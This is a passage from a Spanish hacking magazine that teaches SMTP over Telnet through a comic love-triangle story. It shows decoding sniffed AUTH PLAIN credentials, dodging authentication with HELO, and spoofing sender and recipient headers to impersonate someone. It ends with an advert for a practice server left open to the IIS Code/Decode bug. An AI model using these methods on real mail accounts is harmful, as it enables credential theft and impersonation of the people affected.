Una vez visto el mecanismo de transporte de mensajes a grandes rasgos, ya sólo queda entrar en detalle en lo que es el protocolo en sí. Para ello, empezamos por ver la respuesta de Macizorra a Pringaete:

From: *macizorra@jotmail.com*
To: pringaete@buanadu.es
Subject: Ajo y Agua

Lo siento, Pringa, pero ya estoy saliendo con Musculitos. Es una pena, porque si no fuese por el...

Fdo: Macizorra

Vamos a ver en detalle lo que hace el cliente de correo de Macizorra para llevar la desgraciada noticia al pobre Pringaete.

3.1. Estableciendo la conexión

En el momento en que Macizorra pulse el botón ENVIAR de su cliente de correo, éste establecerá una conexión TCP/IP con el **puerto 25** del servidor SMTP de Jotmail.
Si queremos hacer esto mismo nosotros, ya sabemos cual es la herramienta que necesitamos... ¡el todopoderoso **Telnet!** :-)
Os recuerdo cómo podemos establecer la conexión con el puerto 25 mediante Telnet. Supongamos que la dirección de nuestro servidor SMTP (la que nos indican cuando damos de alta una cuenta de correo, para que podamos configurar el cliente Outlook, Eudora, Kmail, o el que sea) es: **smtp.jotmail.com.**

Windows 9x:

Para establecer la conexión con el puerto 25 mediante Telnet en Windows 9x (95, 98, Me), haremos lo siguiente:
Desde el menú de **Inicio** vamos a **Ejecutar**, y ahí escribimos:
telnet smtp.jotmail.com 25
Una vez conectados, no olvidéis activar el **eco local**, lo cual podemos hacer desde el menú Terminal de la aplicación de Telnet, en la opción **Preferencias**.

Windows 2000/XP:

Para hacer esto mismo en Windows XP o

Windows 2000, vamos al menú de **Inicio**, **Ejecutar**, y escribimos:
telnet
Una vez dentro de la aplicación de Telnet, escribimos:
set localecho
Con lo que activamos el eco local, y ya sólo nos falta escribir:
o smtp.jotmail.com 25
Para establecer la conexión con el servidor.

Linux/Unix:

Desde una consola (shell) simplemente escribimos:
telnet smtp.jotmail.com 25

Una vez conectados, el servidor SMTP nos enviará un breve saludo. Lo único importante de este saludo es que tiene que empezar por **220** si todo ha ido bien.
Por ejemplo:
220 smtp03.jotmail.com ESMTP

Por cierto, que en este ejemplo esa coletilla de **ESMTP** nos indica que el servidor soporta **service extension**, lo cual nos será útil para saber cómo debemos proceder a continuación, tal y como explicaré en el siguiente punto.

3.2. Saludando con el comando EHLO (y no es una errata)

Si, ya se que "Hola" se dice "Hello" en inglés. ¿Entonces por qué este comando se llama EHLO y no HELLO o HELO?
Pues hay un buen motivo, y es que este comando se llama **EHLO** a propósito, precisamente para diferenciarlo de otro comando llamado **HELO**.
El comando **HELO** era el que se utilizaba en tiempos remotos para iniciar el diálogo en una sesión SMTP, pero en la actualidad éste comando ha sido sustituido por el comando **EHLO**, que tiene el mismo objetivo, pero incorpora además facilidades para la implementación de las **service extension**, tal y como veremos ahora.
Para mantener la compatibilidad, cualquier servidor SMTP debe soportar también el uso de **HELO**, pero lo habitual es que cualquier cliente salude siempre con **EHLO**.
¿Que para qué sirve esto de saludar a una máquina?
Si recordamos un poco lo que he explicado antes sobre el camino que seguía el mensaje de Pringaete hasta llegar a Macizorra, sabremos que básicamente un servidor SMTP puede recibir dos tipos de conexiones:
- Conexiones de un cliente (como tú, como yo, y como Pringaete).
- Conexiones de otro servidor de SMTP (aquellos que se usan como intermediarios para transportar un mensaje).

Al saludar al servidor le estamos diciendo de dónde venimos nosotros, es decir, si somos un cliente de ese mismo servidor, o si traemos un mensaje desde otro lado.
Para indicar esto lo que hacemos es indicar en el saludo un nombre de **dominio**. Por ejemplo:
EHLO jotmail.com
Con esto le estamos diciendo que el dominio desde el que queremos enviar el mensaje es jotmail.com.
Vamos a ver la diferencia entre **HELO** y **EHLO**:

HELO

Al identificarte con:
HELO jotmail.com
Simplemente estas diciendo: "Hola, vengo desde Jotmail.com".
Una vez enviado este saludo, podrás empezar directamente a enviar los mensajes que quieras.

EHLO

Al identificarte con:
EHLO jotmail.com
Estás diciendo: "Hola, vengo desde Jotmail.com, y además puedo manejar service extensions".
Una vez enviado este saludo, el servidor SMTP

te enviará una lista de service extension que puedes utilizar (porque el servidor las tiene implementadas). Conociendo ya las características adicionales que puedes utilizar en ese servidor, puedes empezar a enviar los mensajes que quieras, utilizando o no esas características según te convenga.
En algunos casos, estas características adicionales (las service extension) no están sólo para que las use quien quiera, si no que pueden también ser de **uso obligatorio**. Un ejemplo típico de esto es el de las **service extension de autenticación**, que sirven para exigir un **password** para poder entrar en la cuenta de correo.
Pero como.... ¿¿Qué el usar un password para poder enviar e-mails es sólo una característica **opcional**?? Pues, por increíble que parezca, no has leído mal: **el protocolo SMTP no exige el uso de ningún password**, por lo que cualquier servidor SMTP que no tenga implementada esta service extension permitirá que cualquiera envíe mensajes desde ese servidor, sin necesidad de tener ninguna cuenta.

3.3. ¿Nos autenticamos? (Tampoco es una errata. Si os suena mal, mirad el diccionario :P)

Si os habéis enterado un poco de que va el tema (si no, es por mi culpa, ya que no me habré explicado con claridad), estaréis ahora pensando que una posible forma de saltarse la autenticación es utilizar el comando **HELO** en lugar de **EHLO**, ya que sería algo así como decirle al servidor:
"Mira, me encantaría identificarme con un password, pero es que resulta que mi cliente de correo es tan antiguo que no me permite hacer eso. Así que entro por las buenas, ¿vale? ;-)"
Podemos pensar que cualquier administrador de un servidor SMTP será lo suficientemente avispado como para no permitir esto, así que lo normal es que cualquier servidor que requiera el uso de autenticación no permita iniciar una sesión sin password, incluso habiendo iniciado la sesión con **HELO**. Claro que, pensar que cualquier administrador es lo suficientemente avispado es pensar mucho, y yo mismo puedo contaros el caso de un servidor SMTP de un ISP español (cuyo nombre no voy a dar :-P) que requiere autenticación, pero sólo la exige si se inicia la sesión con **EHLO**, por lo que basta con que utilices **HELO** en lugar de **EHLO** para utilizar ese servidor gratuitamente. 0:)

En el caso de que no tengamos que autenticarnos, bien porque el servidor no tenga implementada esa service extension (que, por cierto, viene documentada en el **RFC 2554**: ftp://ftp.rfc-editor.org/in-notes/rfc2554.txt), o bien porque sea opcional, todo es mucho más sencillo (y más divertido ;-)
Así que, si hemos tenido la suerte de dar con un servidor SMTP que no exige autenticación, podemos pasar directamente al punto 3.4. Si no, tendremos que seguir aquí para ver cómo solucionar este paso.

3.3.1. ¿Cómo sabemos si tenemos que autenticarnos?

¿Que cómo sabemos si el servidor requiere autenticación? Sólo lo sabremos si saludamos con **EHLO**, pues será entonces cuando el servidor nos de la lista de service extension que tiene implementadas.
Si en la lista que nos devuelve el servidor tras el **EHLO**, se encuentra una línea con la palabra **AUTH**: mal rollo. Este servidor tiene implementada la service extension de autenticación.
Como ejemplo de esto vamos a ver la respuesta que nos da el servidor de cuentas gratuitas del que hablábamos en el número anterior (**www.hotpop.com**):

```
220 smtp-1.hotpop.com ESMTP Postfix
ehlo bonbon.net
250-smtp-1.hotpop.com
250-PIPELINING
```

250-SIZE 3000000
250-VRFY
250-ETRN
250-AUTH LOGIN PLAIN
250 8BITMIME

Como vemos, una de las service extension que tiene implementadas es la de autenticación. Vamos a intentar enviar un mensaje sin autenticarnos. Lo que viene a continuación ya lo veremos explicado en detalle más adelante, de momento sólo quedaos con la idea de lo que ocurre al intentar enviar un e-mail sin habernos autenticado:

mail from: macizorra@jotmail.com
250 Ok
rcpt to: pringaete@buanadu.es
550 <macizorra@jotmail.com>: Sender address rejected: Access Denied: This server is for HotPOP.com users ONLY, email support@HotPOP.com for assistance.

Como vemos, nos deniega el acceso a esa operación (Access Denied), por lo que no hay más narices que autenticarse.
En realidad este error se ha producido no sólo por no habernos autenticado, si no porque para colmo la dirección del origen del mensaje (**macizorra@jotmail.com**) ni siquiera pertenece a una cuenta de este servidor SMTP.
Si hiciesemos la misma prueba, pero utilizando como origen una cuenta que si que pertenezca a este servidor, la respuesta será diferente:

mail from: yosoygenial@bonbon.net
250 Ok
rcpt to: pringaete@buanadu.es
550 <pringaete@buanadu.es>: Recipient address rejected: Relaying Denied: Authent icate with POP first or contact support@HotPOP.com

Aquí ya vemos como claramente nos dice que tenemos que autenticarnos.

3.3.2. Si no hay más remedio, habrá que autenticarse

Si no hay más narices, vamos a ello. Para que pueda realizarse la autenticación, tanto el cliente (nuestro programa de correo electrónico: Eudora, Outlook, Kmail...) como el servidor (el servidor de correo) tienen que ponerse de acuerdo con qué sistema de autenticación utilizar.
Hay muchos sistemas de autenticación, algunos más seguros que otros, tal y como especifica el estándar **SASL** (Simple Authentication and Security Layer). Podéis ver una lista completa de los sistemas de autenticación soportados por el estándar en **http://www.iana.org/assignments/sasl-mechanisms** , así como una especificación de este estándar en el **RFC 2222** (ftp://ftp.rfc-editor.org/in-notes/rfc2222.txt).
¿Cómo se ponen de acuerdo en cual de todos estos sistemas utilizar? Pues simplemente el cliente va probando los sistemas que conoce, y sigue probando hasta que alguno le parezca bien al servidor, ante lo cual responderá con un código **235**, por ejemplo:

235 ok, go ahead (#2.0.0)

Si lo que queremos hacer es realizar una conexión SMTP mediante un cliente de Telnet, entonces no tenemos que complicarnos más la vida aquí, ya que podemos utilizar el sistema más sencillo de autenticación, que es el **PLAIN**.
Ahora mismo os explicaré como funciona. ;-)
En cambio, si vuestro objetivo es capturar con un sniffer una sesión SMTP ajena (espero que sea por una buena causa :-P), entonces os tocará rezar para que el sistema de autenticación no sea de los más seguros, porque si no os veréis en serias dificultades para extraer la información que deseáis "tomar prestada" de la captura de vuestro sniffer.

Autenticación PLAIN:

Tenemos una pequeña aplicación que nos va a solucionar todos los problemas que podamos tener con la autenticación, y se encuentra en: **http://www.fourmilab.ch/webtools/base64/.** Esta sencilla aplicación, que está disponible tanto en ejecutable para Win32 como en código fuente para cualquier otro sistema operativo (vaaaale... aceptamos Win32 como sistema operativoooo...), nos sirve para codificar y decodificar cualquier texto con el sistema de codificación **base64**, que es el que se utiliza para la autenticación.
Vamos a ver rápidamente su uso:

Decodificando en base64:

Si tenemos una **captura de una sesión SMTP** realizada con un sniffer (os recuerdo que en **www.hackxcrack.com** os podéis bajar la última versión del sniffer IRIS, cuyo manejo explicamos en el número anterior), nos interesará decodificar el texto que envió el cliente de correo que contenía el password codificado. Para ello, creamos un archivo de texto con el password codificado que hemos capturado, al cual llamaremos **password.txt**.
A continuación, hacemos lo siguiente, según el sistema que utilicemos:
- En **Windows**:
menú **Inicio -> Ejecutar -> command.com**
Se nos abrirá una ventana **Ms-Dos**.
Vamos al directorio en el que tenemos la aplicación que nos hemos bajado para base64.
En ese directorio escribimos:
base64 -d password.txt
- En **Linux/Unix**:
Desde una consola (**shell**), vamos al directorio donde tenemos la aplicación que nos hemos bajado para base64, y desde ese directorio escribimos:
base64 -d password.txt

En ambos casos, lo que nos devolverá el programa será el resultado de decodificar el texto en base64. Si todo ha salido bien, nos devolverá un nombre de usuario seguido de su password. ;-))))

Codificando en base64:

Si, en cambio, lo que queremos es realizar **nuestra propia sesión SMTP** a pelo utilizando un cliente de **Telnet**, lo que necesitaremos es precisamente lo contrario. Conocemos el nombre de usuario y el password, y lo que necesitamos ahora es codificarlo para poder enviarlo al servidor SMTP. Para ello, creamos un archivo de texto que contenga el nombre de usuario seguido del password, separados por un espacio, por ejemplo (recordemos el artículo de POP3, en el número anterior de la revista):
yosoygenial pedo67
Y a este archivo lo llamamos **password.txt**.
El procedimiento ahora es el mismo, pero lo que tenemos que ejecutar es lo siguiente:
base64 -e password.txt
Nos devolverá el texto codificado tal y como se lo tenemos que enviar al servidor.
Suponiendo que el texto codificado es este:
IHlvc295Z2VuaWFsIHBlZG82Nw==
Entonces sólo tenemos que escribir esto en nuestro cliente de telnet:

AUTH PLAIN IHlvc295Z2VuaWFsIHBlZG82Nw==

Y... hop! Estamos dentro :-)

3.3.3. Repasemos...

El resumen de todo este barullo es el siguiente:

1- Saludamos con **EHLO**:
EHLO bonbon.net
2- Si el servidor requiere autenticación, en la respuesta al saludo habrá una línea que contendrá la palabra **AUTH**.
3- Si tenemos que autenticarnos, codificaremos el usuario y el password con la aplicación de base64, y escribimos al servidor:
AUTH PLAIN <el chorizo que nos haya salido al codificar el usuario y el password>

3.4. Al fin estamos dentro y empezamos a redactar el dichoso mail

Se acabaron todos los preliminares para entrar en la cuenta. A partir de aquí todo será mucho más sencillo, y acabaremos en unos minutejos :-) (porque no pienso entrar en detalle en el formato de las cabeceras, ni en el envío de attachments, que si no ocupo ya toda la revista :-P).

La redacción de un mensaje es realmente sencilla. Sólo hay 3 pasos, tal y como iremos viendo.

El primero de todos consiste en decirle al servidor, mediante un simple comando (**MAIL FROM**), quién es el emisor del mensaje. En realidad, esto es una patraña, ya que puedes poner aquí cualquier dirección que se te ocurra, aunque ni siquiera exista.

Esto en teoría se usa más que nada para que, en caso de cualquier problema, el servidor sepa a qué dirección tiene que devolver el mensaje. En el caso de nuestra querida Macizorra, a la cual teníamos ya casi olvidada, esto será lo que podría enviar en este punto su cliente de correo:

MAIL FROM: macizorra@jotmail.com

Claro que también es probable que su cliente, en lugar de esto, deje este comando en blanco, es decir:

MAIL FROM:

¿Y esto para qué? Tal y como se explica en el RFC, el dejar en blanco este parámetro sirve para evitar posibles problemas de bucles infinitos, ya que podría darse el caso de que un mensaje de devolución a su vez tuviese que ser devuelto, por lo que se podría armar un buen jaleo.

3.5. Seguimos, con el destinatario del mensaje

A continuación, le decimos al servidor cuál es el receptor del mensaje. En el caso de Macizorra será esto lo que enviará al servidor:

RCPT TO: pringaete@buanadu.es

Tras enviar este comando, pueden ocurrir 2 cosas:

- Si no se siguieron bien los pasos anteriores para entrar en la cuenta, lo más probable es que el servidor nos responda diciendo que no admite **RELAY**, es decir, que sólo quiere que lo utilicen los usuarios registrados. En ese caso... ajo y agua :-(
- Si, en cambio, nos responde con un

250 Ok

Entonces una de dos: o seguimos bien los pasos anteriores para entrar en la cuenta, o hemos tenido la increible coña de dar con un servidor que admite RELAY y eso, hoy día, es un chollo.

¿Y por qué digo "hoy día"? Pues porque la era dorada del SMTP ya pasó. :'-(

¡Pero realmente hubo una era dorada! Hace unos años, la inmensa mayoría de servidores SMTP no implementaban sistemas de autenticación, por lo que cualquiera podía utilizarlos para enviar mensajes a diestro y siniestro, con la increible libertad no sólo de utilizar el servidor sin ser un usuario registrado, si no además... ¡de poder enviar mensajes en nombre de cualquiera! Si, eso es, mensajes en los que la dirección de origen podía ser spoofeada o incluso estar en blanco. Por suerte o por desgracia, esta increíble inseguridad que antes estaba generalizada ahora es rara de encontrar, debido sobre todo a los odiados **spammers**, que aprovechaban estas vulnerabilidades para sus aviesos fines.

3.6. Por último, el mensaje en sí :-)

¡El último paso! Ya solo falta enviar el mensaje en si.

Pero... ¿entonces dónde va el subject y todas esas cosas? Pues todo eso va incluido en el propio mensaje, y es lo que constituye la cabecera del mismo.

Por tanto, un mensaje se compone de una **cabecera** y un **cuerpo**, que es donde va el

mensaje en si tal y como nosotros lo leemos. Para empezar a escribir el mensaje, tanto la cabecera como el cuerpo, simplemente tenemos que escribir el comando:
DATA
Ante lo cual nos responderá el servidor con un **código 354**:
354 go ahead

3.6.1. Cabecera del mensaje

No voy a entrar en detalles sobre todos los campos de las cabeceras, así que resumo sólo los más importantes:

From:
Esta es la **dirección de origen** del mensaje. Probad a poner una dirección que no sea la vuestra, a ver que pasa]:-)
From: macizorra@jotmail.com
Seguid leyendo, seguid... que más tarde os explicaré algo interesante sobre esto. ;-)

To:

Dirección de destino del mensaje. ¡Esta no es la dirección a la que llegará el mensaje, si no la dirección que aparecerá en el cliente de correo del que lo lea! Es decir, donde se especifica la dirección de destino no es aquí, si no cuando se ejecutó el comando **RCPT TO**. Por tanto, modificando este campo puedes conseguir el misterioso efecto de enviar un email a un amigo y que, cuando este lo abra, la dirección de destino que el vea no sea la suya, si no la de cualquier otro. De nuevo, os aconsejo que sigais leyendo, porque en nuestra historieta veremos también un ejemplo práctico de esto ;-)
To: pringaete@buanadu.es

Subject:

Pues eso, el subject o **asunto** del mensaje :-P
Subject: Ajo y Agua

3.6.2. Cuerpo del mensaje

Después de la cabecera, normalmente tendremos que dejar una línea en blanco para que lo que viene a continuación no se interprete como parte de la cabecera.
En el cuerpo del mensaje irá no sólo el **texto**, si no también los **attachments** (archivos adjuntos), los cuales irán codificados mediante algún sistema que se especificará en la cabecera. No podemos meternos con el tema de los attachments, ya que nos iríamos demasiado por las ramas (¿quizá en algún otro artículo? :-m).

Lo siento, Pringa, pero ya estoy saliendo con Musculitos. Es una pena, porque si no fuese por el...

Fdo: Macizorra

3.6.3. Fin de mensaje

Para terminar el mensaje, basta con dejar una línea en la que tan sólo haya un punto, seguido de un **Intro**.
.
Ante esto, el servidor responderá con un **código 250**:
250 Ok

3.7. ¿Y si algo hubiese salido mal?

Al igual que en POP3, el protocolo SMTP permite hacer un "**Undo**", es decir, anular el e-mail que se ha redactado para empezar de cero antes de que sea enviado. El nombre del comando es exactamente el mismo que en POP3, así como su funcionamiento:
RSET

3.8. ¡Se acabó!

Una vez terminado el proceso de redacción del mensaje, ya sólo falta salir del servidor y, de nuevo, lo haremos con el mismo comando que

en POP3:
QUIT

4. Resumen de todo lo visto: EL MENSAJE DE MACIZORRA A PRINGAETE

Vamos a ver de un tirón toda la sesión SMTP que estableció el cliente de Macizorra con el servidor de Jotmail, para lo cual, antes de nada, recordamos cual era el e-mail que quería enviar:

From: macizorra@jotmail.com
To: pringaete@buanadu.es
Subject: Ajo y Agua

Lo siento, Pringa, pero ya estoy saliendo con Musculitos. Es una pena, porque si no fuese por el...

Fdo: Macizorra

Y esta es la sesión, tal y como hemos ido viendo paso por paso:

220 smtp03.jotmail.com ESMTP

EHLO jotmail.com

250-smtp03.jotmail.com
250-PIPELINING
250-SIZE 3000000
250-VRFY
250-ETRN
250-AUTH LOGIN PLAIN
250 8BITMIME

AUTH PLAIN IG1hY2lab3JyYSB0b3lidWVuYQ==

235 ok, go ahead (#2.0.0)

MAIL FROM:

250 ok

RCPT TO: pringaete@buanadu.es

250 ok

DATA

354 go ahead

From: macizorra@jotmail.com
To: pringaete@buanadu.es
Subject: Ajo y Agua

Lo siento, Pringa, pero ya estoy saliendo con Musculitos. Es una pena, porque si no fuese por el...

Fdo: Macizorra

.

250 Ok

QUIT

221 smtp03.jotmail.com

4.1. Y ahora, los deberes

Os dejo como ejercicio una pregunta: **¿Cuál es el password de la cuenta de correo de Macizorra?** Si habéis comprendido bien lo que he explicado sobre la autenticación, tenéis que ser capaces de extraer esa información a partir de la captura de la sesión SMTP que os acabo de copiar. ;-)

5. Pringaete contraataca

Nuestro amigo Pringaete es un tipo duro, y ante los problemas no se pone a llorar y patalear, si no que busca soluciones. Además, es un hombre sin escrúpulos, por lo que no se va a cortar un pelo a la hora de contraatacar. Y es que resulta que Pringaete es un asiduo lector de **los cuadernos de HackXCrack** y, más

concretamente, de la **serie RAW**, por lo que el chaval controla de protocolos. ;-)
El listo de Pringaete se las ha apañado con un mínimo esfuerzo de ingeniería social para conseguir la dirección de correo de **Musculitos**, que es:
muscleman@requetevision.net
Así que se le ocurre enviar este mensaje a Macizorra:

From: muscleman@requetevision.net
To: macizorra@jotmail.com
Subject: Fue bonito mientras duró

Lo siento, Maci, pero he descubierto que no me van las mujeres, así que lo nuestro se terminó. Un besito.

Fdo: Musculitos

Pero... ¿Cómo va a enviar Pringaete un e-mail en nombre de Musculitos? ¿Necesitará robarle su cuenta de correo? ¡Pues no! Es mucho más sencillo que eso.
Lo único que tiene que hacer nuestro audaz protagonista es modificar el campo **FROM** de la **cabecera del mensaje**. :-)
Vamos a ver entonces cómo quedaría la sesión SMTP de Pringaete para enviar este mensaje **spoofeado** (es decir, con una dirección de origen falsa):

```
220 smtp.buanadu.es ESMTP

EHLO buanadu.es

250-smtp.buanadu.es
250-PIPELINING
250-AUTH LOGIN PLAIN
250 8BITMIME

AUTH PLAIN IHByaW5nYWV0ZSBzb3lmcmVhaw==

235 ok, go ahead (#2.0.0)

MAIL FROM:

250 ok

RCPT TO: macizorra@jotmail.com

250 ok

DATA

354 go ahead

From: muscleman@requetevision.net
To: macizorra@jotmail.com
Subject: Ajo y Agua

Lo siento, Maci, pero he descubierto que no me van las mujeres, así que lo nuestro se terminó. Un besito.

Fdo: Musculitos

.

250 Ok

QUIT

221 smtp.buanadu.es
```

5.1. Más deberes

Pues estamos con lo mismo... **¿cuál es ahora el password de la cuenta de correo de Pringaete?** ;-)

6. La gran paliza

Como yo de machista no tengo ni un pelo, no creáis que os voy a hacer creer que nuestra amiga Macizorra por estar buena tiene que ser tonta, si no precisamente todo lo contrario. :-)
Resulta que, casualmente, Macizorra es también una asidua lectora de la **serie RAW,** por lo que siguió mi consejo, en el artículo anterior, de configurar su cliente de correo para ver las cabeceras completas. Así que, ya que nuestra amiga jamás dudó de la virilidad de su amado

Musculitos, en cuanto leyó ese mensaje quedó un poco mosca, por lo que decidió revisar detenidamente la cabecera.

¿Y qué fue lo que descubrió? Pues que en la **cabecera del mensaje** había, entre otras, esta línea:

Received: from 217-124-12-15.buanadu.es (HELO buanadu.es) (pringaete@217.124.12.15 with plain)

Vaya, vaya... pero si 217.124.12.15 es precisamente la **IP** de Pringaete... y no solo eso, si no que hasta son tan amables de decirnos que el usuario que envió ese e-mail no fue muscleman, si no pringaete... Y ahora probablemente os estaréis preguntando: ¿Cómo puede ser que ponga eso en la cabecera, si Pringaete no escribió nada parecido en la cabecera cuando redacto el mensaje?

Pues resulta que la **cabecera** que llega a Macizorra no es sólo la que escribió Pringaete a la hora de redactar el e-mail, si no que a ésta se suman varias **líneas generadas por el propio servidor de correo**, o incluso por los posibles servidores intermedios (¿os acordáis de los relays y los gateways?) por los que pasó el mensaje.

Así que, al día siguiente, Pringaete abre su correo ansiosamente, esperando recibir alguna declaración de amor de una supuestamente decepcionada Macizorra, cuando recibe lo siguiente:

From: *muscleman@requetevision.net*
To: *soyhombremuerto@funeral.net*
Subject: *la cagaste, majo*

Se te ha visto el plumero. Vas a ver como te dejo la cara. :-)

Fdo: *Musculitos*

Pringaete quedó bastante estupefacto, no sólo por la terrible amenaza, si no también por el hecho de que el destinatario del mensaje no era él, si no un tal "**soyhombremuerto@funeral.net**", y en cambio ese mensaje le había llegado mágicamente a su cuenta de "**pringaete@buanadu.es**". Eso sólo podía significar una cosa: Musculitos también es un asiduo lector de la **serie RAW** y conoce los oscuros misterios del protocolo SMTP. (glups...)

Y, ¿cómo ha conseguido Musculitos que reciba Pringaete un e-mail supuestamente no destinado a su cuenta? Pues, simplemente, cambiando el campo **TO** de la cabecera del mensaje. Por no poneros toda la sesión, os pongo sólo lo que habría a partir del **MAIL FROM**:

```
MAIL FROM:

250 Ok

RCPT TO: pringaete@buanadu.es

250 Ok

DATA

354 go ahead

From: muscleman@requetevision.net
To: soyhombremuerto@funeral.net
Subject: la cagaste, majo

Se te ha visto el plumero. Vas a ver como te dejo la cara. :-)

Fdo: Musculitos

.

250 Ok

QUIT

221 smtp014.requetevision.net
```

6.1. Para terminar, los deberes

Pues esta vez no puedo pediros que saquéis el password de la cuenta de correo de Musculitos, ya que no he copiado la sesión completa, así que lo único que puedo poneros como deberes es que tratéis de reconstruir la cara del pobre Pringaete. ;-)



Autor: PyC (LCo)
Ilustraciones: MariAn (LCo)

¿QUIERES COLABORAR CON PC PASO A PASO?

PC PASO A PASO busca personas que posean conocimientos de informática y deseen publicar sus trabajos.

SABEMOS que muchas personas (quizás tu eres una de ellas) han creado textos y cursos para "consumo propio" o "de unos pocos".

SABEMOS que muchas personas tienen inquietudes periodísticas pero nunca se han atrevido a presentar sus trabajos a una editorial.

SABEMOS que hay verdaderas "obras de arte" creadas por personas como tu o yo y que nunca verán la luz.

PC PASO A PASO desea contactar contigo!

NOSOTROS PODEMOS PUBLICAR TU OBRA!!!

SI DESEAS MÁS INFORMACIÓN, envíanos un mail a empleo@editotrans.com y te responderemos concretando nuestra oferta.

También necesitamos urgentemente alguien que se ocupe de la publicidad y de la web de esta editorial, para más información envíanos un mail a empleo@editotrans.com

SERVIDOR DE HXC MODO DE EMPLEO

- Hack x Crack ha habilitado un servidor para que puedas realizar las prácticas de hacking.

- Actualmente tiene el BUG del Code / Decode y lo dejaremos así por un tiempo (bastante tiempo ;) Nuestra intención es ir habilitando servidores a medida que os enseñemos distintos tipos de Hack, pero por el momento con un Servidor tendremos que ir tirando (la economía no da para mas).

- En el Servidor corre un Windows 2000 Advanced Server con el IIS de Servidor Web y está en la IP 80.36.230.235.

- El Servidor tiene tres unidades:
* La unidad c: --> Con 2GB
* La unidad d: --> Con 35GB y Raíz del Sistema
* La unidad e: --> CD-ROM

Nota: Raíz del Servidor, significa que el Windows Advanced Server está instalado en esa unidad (la unidad d:) y concretamente en el directorio por defecto \winnt\ Por lo tanto, la raíz del sistema está en d:\winnt\

- El IIS, Internet Information Server, es el Servidor de páginas Web y tiene su raíz en d:\inetpub (el directorio por defecto)

Nota: Para quien nunca ha tenido instalado el IIS, le será extraño tanto el nombre de esta carpeta (d:\inetpub) cómo su contenido. Pero bueno, un día de estos os enseñaremos a instalar vuestro propio Servidor Web y detallaremos su funcionamiento.

De momento, lo único que hay que saber es que cuando TÚ pongas nuestra IP (la IP de nuestro servidor) en tu navegador, lo que estás haciendo realmente es ir al directorio d:\Inetpub\wwwroot\ y leer un archivo llamado default.htm.

Nota: Como curiosidad, te diremos que APACHE es otro Servidor de páginas Web (seguro que has oído hablar de él). Si tuviésemos instalado el apache, cuando pusieses nuestra IP en TU navegador, accederías a un directorio raíz del Apache (donde se hubiese instalado) e intentarías leer una página llamada index.html

Explicamos esto porque la mayoría, seguro que piensa en un Servidor Web como en algo extraño que no saben ni donde está ni como se accede. Bueno, pues ya sabes dónde se encuentran la mayoría de IIS (en \Inetpub\) y cuál es la página por defecto (\Inetpub\wwwroot\default.htm). Y ahora, piensa un poco... ... ¿Cuál es uno de los objetivos de un hacker que quiere decirle al mundo que ha hackeado una Web? Pues está claro, el objetivo es cambiar (o sustituir) el archivo default.html por uno propio donde diga "hola, soy DIOS y he hackeado esta Web" (eso si es un lamer ;)

A partir de ese momento, cualquiera que acceda a ese servidor, verá el default.htm modificado para vergüenza del "site" hacheado. Esto es muy genérico pero os dará una idea de cómo funciona esto de hackear Webs ;)

- Cuando accedas a nuestro servidor mediante el CODE / DECODE BUG, crea un directorio con tu nombre (el que mas te guste, no nos des tu DNI) en la unidad d: a ser

posible (que tiene mas espacio libre) y a partir de ahora utiliza ese directorio para hacer tus prácticas. Ya sabes, subirnos programitas y practicar con ellos :)

Puedes crearte tu directorio donde quieras, no es necesario que sea en d:\mellamojuan. Tienes total libertad!!! Una idea es crearlo, por ejemplo, en d:\winnt\system32\default\mellamojuan (ya irás aprendiendo que cuanto mas oculto mejor :)


Es posiblemente la primera vez que tienes la oportunidad de investigar en un servidor como este sin cometer un delito (nosotros te dejamos y por lo tanto nadie te perseguirá). Aprovecha la oportunidad!!! e investiga mientras dure esta iniciativa (que esperamos dure largos años)

- En este momento tenemos mas de 600 carpetas de peña que, como tu, está practicando. Así que haznos caso y crea tu propia carpeta donde trabajar.



MUY IMPORTANTE...

MUY IMPORTANTE!!!!! Por favor, no borres archivos del Servidor si no sabes exactamente lo que estás haciendo ni borres las carpetas de los demás usuarios. Si haces eso, lo único que consigues es que tengamos que reparar el sistema servidor y, mientras tanto, ni tu ni nadie puede disfrutar de él :(Es una tontería intentar "romper" el Servidor, lo hemos puesto para que disfrute todo el mundo sin correr riesgos, para que todo el mundo pueda crearse su carpeta y practicar nuestros ejercicios. En el Servidor no hay ni Warez, ni Programas, ni claves, ni nada de nada que "robar", es un servidor limpio para TI, por lo tanto cuídalo un poquito y montaremos muchos más :)




NÚMERO1:

-CREA TU PRIMER TROYANO INDETECTABLE POR LOS ANTIVIRUS.
-FLASHFXP: SIN LÍMITE DE VELOCIDAD.
-FTP SIN SECRETOS: PASVMODE.
-PORT MODE/PASV MODE Y LOS FIREWALL: LA UTILIDAD DE LO APRENDIDO.
-TCP-IP:INICIACIÓN (PARTE 1).
-EL MEJOR GRUPO DE SERVIDORES FTP DE HABLA HISPANA.
-EDONKEY 2000 Y SPANISHARE.
-LA FLECHA ÁCIDA.

NÚMERO 2:

-CODE/DECODE BUG: INTRODUCCIÓN.
-CODE/DECODE BUG: LOCALIZACIÓN DEL OBJETIVO.
